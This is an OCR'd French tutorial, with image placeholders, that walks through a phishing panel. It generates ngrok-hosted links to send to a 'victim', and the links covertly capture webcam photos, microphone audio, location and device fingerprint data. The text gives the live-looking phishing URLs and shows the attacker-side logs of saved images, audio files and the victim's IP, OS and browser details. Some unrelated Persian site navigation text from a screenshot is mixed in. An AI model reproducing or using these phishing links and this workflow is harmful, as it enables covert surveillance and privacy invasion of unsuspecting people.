
Sur le panneau Web, vous pouvez voir différents liens de phishing que vous devez envoyer à la victime. Le premier lien peut être utilisé pour accéder à la caméra, le second est pour le microphone et le troisième lien est pour saisir l'emplacement.




Il suffit de copier ce lien et envoyer à la victime









Il suffit d'attendre que la victime clique sur le lien




La victime a ouvert lien






Et sur le côté Hacker



Il récupère des informations sur la victime




Même sa localité


Si on veut espionner sa caméra on copie ce lien

http://98fd-154-125-129-197.ngrok-free.app/templates/camera_temp/index.html	Copy
http://98fd-154-125-129-197.ngrok-free.app/templates/microphone/index.html	Copy
http://98fd-154-125-129-197.ngrok-free.app/templates/nearyou/index.html	Copy
http://98fd-154-125-129-197.ngrok-free.app/templates/normal_data/index.html	Copy
http://98fd-154-125-129-197.ngrok-free.app/templates/weather/index.html	Copy


S'il ouvre le lien




Coté Hacker



On peut voir la webcam est en marche



Les photos sont enregistrés dans le dossier





On teste pour l'audio

http://659e-154-125-129-197.ngrok-free.app/templates/camera_temp/index.html

http://659e-154-125-129-197.ngrok-free.app/templates/microphone/index.html

La victime clique sur le lien




sabzlearn.ir
Gmail
YouTube
Maps
متوجه شدم
ا دی ماه قراره ۶۰ درصد تخفیف ویژه به مدت ۴۸ ساعت داشته باشیم
عضویت
ورود
جستجو
مقالات
ارتقای مهارت ها
پی اچ پی
پایتون
امنیت
فرانت اند
ما به هر قیمتی
دوره تولید نمی کنیم!

Coté Hacker





https://659e-154-125-129-197.ngrok-free.app/panel.php
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
http://659e-154-125-129-197.ngrok-free.app/templates/weather/index.html
Copy
Audio File Saved
Path : sounds/2023-12-12T22:28:42.239Z.wav
Image File Was Saved ! > /images/cam12Dec2023222412.png

Image File Was Saved ! > /images/cam12Dec2023222421.png
---
ip : 154.125.129.197
os name : Windows
Version : 10
Browser Name : Chrome
Get Browser Version : 120.0.0.0
Cpu Name : amd64
Resolution : 1366x768
Time Zone : heure normale d'Europe centrale
Language : fr-FR
Number Of CPU Core : 4

Listener Runing / press to stop
Download Logs
Clear Logs



Les Audio sont enregistrés ici



Conclusion

